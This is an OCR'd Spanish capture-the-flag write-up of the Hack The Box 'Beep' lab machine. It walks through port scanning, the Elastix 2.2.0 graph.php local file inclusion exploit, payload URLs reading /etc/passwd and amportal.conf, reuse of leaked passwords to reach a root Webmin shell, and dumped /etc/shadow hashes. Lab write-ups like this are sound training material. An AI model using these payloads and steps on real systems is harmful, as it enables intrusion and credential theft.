

WriteUp




Beep



infoSegura

https://www.hackthebox.eu/home/users/profile/262959

Beep es una máquina Linux creada por **ch4p**[1], lanzada el **15 de marzo de 2017.** El nivel de dificultad es **Easy. E**n las estadísticas, la mayoría de usuarios la califican como muy Fácil. El problema con esta box, fue la momento de tratar de acceder por SSH (05-04-2010), con errores de los certificados.
IP **10.10.10.7.**



1 https://www.hackthebox.eu/home/users/profile/1

Sumario

1. Reconocimiento.....3
1.1 . Identificación de puertos.....3
1.2 . Reconocimiento web.....3
1.2.1 . gobuster.....3
1.2.2 . Análisis del sitio web.....4
1.3 . Búsqueda de exploits con searchsploit.....4
2. Explotación de vulnerabilidades.....5
2.1 . LFI en Elastix 2.2.0.....5
2.1.1 . Acceso a Ficheros de usuarios con LFI.....6
3. Escalación de privilegios.....6
3.1 . Acceso a ficheros de configuración.....7
3.2 . Acceso root mediante webmin.....8
3.3 . Módulo command shell de webmin.....8
3.4 . Obteniendo información.....8

1. Reconocimiento

1.1 . Identificación de puertos

En el escaneo de puertos, se identifica únicamento abiertos los puertos

```
# Nmap 7.80 scan initiated Sun Apr  5 20:25:17 2020 as: nmap -sC -sV --min-rate=10000 -
oA scans/beep-all-ports 10.10.10.7
Nmap scan report for 10.10.10.7
Host is up (0.11s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTA-
TUSCODES, 8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: APOP LOGIN-DELAY(0) RESP-CODES AUTH-RESP-CODE TOP EXPIRE(NEVER)
USER STLS IMPLEMENTATION(Cyrus POP3 server v2) PIPELINING UIDL
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: Completed OK LITERAL+ ATOMIC URLAUTHA0001 ANNOTATEMORE X-NETSCAPE
MULTIAPPEND RENAME RIGHTS=kxte LISTEXT IDLE CONDSTORE CATENATE UIDPLUS ID CHILDREN ACL
STARTTLS IMAP4 THREAD=REFERENCES SORT SORT=MODSEQ THREAD=ORDEREDSUBJECT BINARY IMAP4rev1
QUOTA LIST-SUBSCRIBED NO NAMESPACE UNSELECT MAILBOX-REFERRALS
443/tcp   open  ssl/https?
|_ssl-date: 2020-04-06T01:31:48+00:00; +2m53s from scanner time.
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4445/tcp  open  upnotifyp?
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 2m52s
```

1.2 . Reconocimiento web

1.2.1 . gobuster

Con gobuster, se puede realizar un reconocimiento de las carpetas que existen dentro la aplicación web. Usamos la opción -k para omitir la verificación de certificados.


```
      # gobuster dir -u https://10.10.10.7 -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -o gobuster -k
```

```
===============================================================
2020/04/05 22:27:20 Finished
===============================================================
root@kali:/home/htb/beep# cat gobuster
/images (Status: 301)
/help (Status: 301)
/themes (Status: 301)
/modules (Status: 301)
/mail (Status: 301)
/admin (Status: 301)
/static (Status: 301)
/lang (Status: 301)
/var (Status: 301)
/panel (Status: 301)
/libs (Status: 301)
```

gobuster, arroja una serie de carpetas interesantes, como admin, panel, y help.

1.2.2 . Análisis del sitio web

Al ingresar a la url http://10.10.10.7, se accede al portal de elastix.



Es importante buscar la versión de elastix, para poder buscar algúna vulnerabilidad. En la pantalla anterior se tiene poca información. Accediendo a help, tampoco se encontró información relevante. A continuación se procede a buscar vulnerabilidades de elastix con searchsploit.

1.3 . Búsqueda de exploits con searchsploit

Con la herramienta searchsploit, se encuentran varios exploits referentes a elastix. Los interesantes son de las versiones 2.0.2 (XSS), y 2.2.0 (LFI)

porque se pueden probar directamente desde el navegador web.

```
root@kali:/home/htb/beep# searchsploit elastix
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
                                                                             | (/usr/share/exploitdb/)
----------------------------------------------------------------------------- ---------------------------------
Elastix - 'page' Cross-Site Scripting                                        | exploits/php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities                      | exploits/php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities                | exploits/php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion                             | exploits/php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                                            | exploits/php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                                           | exploits/php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                       | exploits/php/webapps/18650.py
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
root@kali:/home/htb/beep# searchsploit -x exploits/php/webapps/37637.pl
  Exploit: Elastix 2.2.0 - 'graph.php' Local File Inclusion
      URL: https://www.exploit-db.com/exploits/37637
     Path: /usr/share/exploitdb/exploits/php/webapps/37637.pl
File Type: ASCII text, with CRLF line terminators
```

2. Explotación de vulnerabilidades

Analizando el exploit LFI para la versión 2.2.0, existe la ruta de una carpeta vtigercm y el path para listar archivos del servidor.

```
root@kali:/home/htb/beep# searchsploit -x exploits/php/webapps/37637.pl
```

```
#!/usr/bin/perl -w

#------------------------------------------------------------------------------#
#Elastix is an Open Source Sofware to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#------------------------------------------------------------------------------#
############################################################
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI  Exploit:  /vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```

Con la ruta del exploit LFI, se realizan las pruebas directamente en el servidor Beep.

2.1 . LFI en Elastix 2.2.0

Para probar si funciona la vulnerabilidad de Elastix 2.2.0 LFI, se copia el LFI Exploit (37637.pl) y se añade la url del servidor elastix. En la siguiente prueba se realiza la consulta al archivo passwd:

```
https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../..//etc/passwd%00&module=Accounts&action
```


```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:
/sbin/nologin news:x:9:13:news:/etc/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin cyrus:x:76:12:Cyrus IMAP
Server:/var/lib/imap:/bin/bash dbus:x:81:81:System message bus:/:/sbin/nologin apache:x:48:48:Apache:/var
/www:/sbin/nologin mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash rpcuser:x:29:29:RPC Service User:/var/lib/nfs:
/sbin/nologin nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin sshd:x:74:74:Privilege-
separated SSH:/var/empty/sshd:/sbin/nologin spamfilter:x:500:500::/home/spamfilter:/bin/bash
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
fanis:x:501:501::/home/fanis:/bin/bash Sorry! Attempt to access restricted file.
```

2.1.1 . Acceso a Ficheros de usuarios con LFI

Como en la prueba anterior se tuvo éxito al acceder al archiv passwd, se procede a la consulta de archivos de los usuarios del sistema.

En el archivo passwd, se identificó un usuario de nombre fanis. Para consultar si es el usuario que tiene el flag, se realiza la siguiente consulta:

```
https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../../home/fanis/user.txt%00&module=Accounts&action
```



Si se intenta consultar ficheros del usuario root, el sistema alerta del acceso restringido con el siguiente mensajes:

```
Sorry! Attempt to access restricted file.
```


3. Escalación de privilegios

Debido a que es imposible consultar archivos del root, y otros como shadosm se consulta sobre archivos importantes de elastix.

3.1 . Acceso a ficheros de configuración

En Asterix, existe un fichero de nombre **amportal.conf**[2]. Este archivo, contiene las configuraciones de los componentes de asterix, así como credenciales de acceso. Se puede acceder al mismo, usando el LFI del exploit para elastix 2.2.0.El enlace usado para acceder al archivo amportal es:

```
https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```



This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var /lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x|hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise # FOPDISABLE: Set

copiamos el resultado del lfi anterior, y copiamos a un archivo local para poder analizarlo. En el archivo amportal, se encuentran usarios y contraseñas de acceso a diferentes servcios del sistema.

El resultado anterior es un archivo sin saltos de línea, se usa el siguiente comando para ordenar el archivo:

```
# cat amportal.conf | tr " " "\n" | sort | uniq > amportal1.conf
```

```
ARI_ADMIN_PASSWORD
ARI_ADMIN_PASSWORD=jEhdIekWmdjE
ARI_ADMIN_USERNAME=admin
as
association
assumes
assure
ASTAGIDIR=/var/lib/asterisk/agi-bin
```

```
jEhdIekWmdjE
```

Con las credenciales copiadas, se intenta acceder mediante ssh, pero se obtiene un mensaje de error referente al intercambio de llaves con el servidor:

```
root@kali:/home/htb/beep# ssh 10.10.10.7
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
root@kali:/home/htb/beep#
```


2 https://github.com/crazedr0m/FreePBX/blob/master/amportal.conf

3.2 . Acceso root mediante webmin

En el escaneo inicial se identificó el puerto 10000, este puerto pertence a webmin. Para acceder se usa el usuario root y la contraseña obtenida en amportal.conf.

3.3 . Módulo command shell de webmin

Dentro de webmin (Others -> Command Shell) se puede acceder a una pantalla de comandos del sistema. Desde acá se puede listar la bandera root.txt.



3.4 . Obteniendo información

El paso final es obtener la bandera del usuario root. Primero, se ubica el directorio actual y luego con cat desplagamos el contenido de root.txt

```
> pwd
/root
> cat root.txt
d88e006123842106982acce0aaf453f0
```

Desde la misma consola podemos obtener otros archivos importantes, como por ejemplo, shadow que tiene las contraseñas hasheadas de los usuarios.

cat /etc/shadow

```
root:$1$yYjor88z$SOARx58.XEaj14nlX4iRh1:17263:0:99999:7:::
haldaemon:!!:17263:0:99999:7:::
xfs:!!:17263:0:99999:7:::
fanis:$1$pKpD8eOD$haUM/7L7wmQBUWAVzMy3q.:17263:0:99999:7:::
```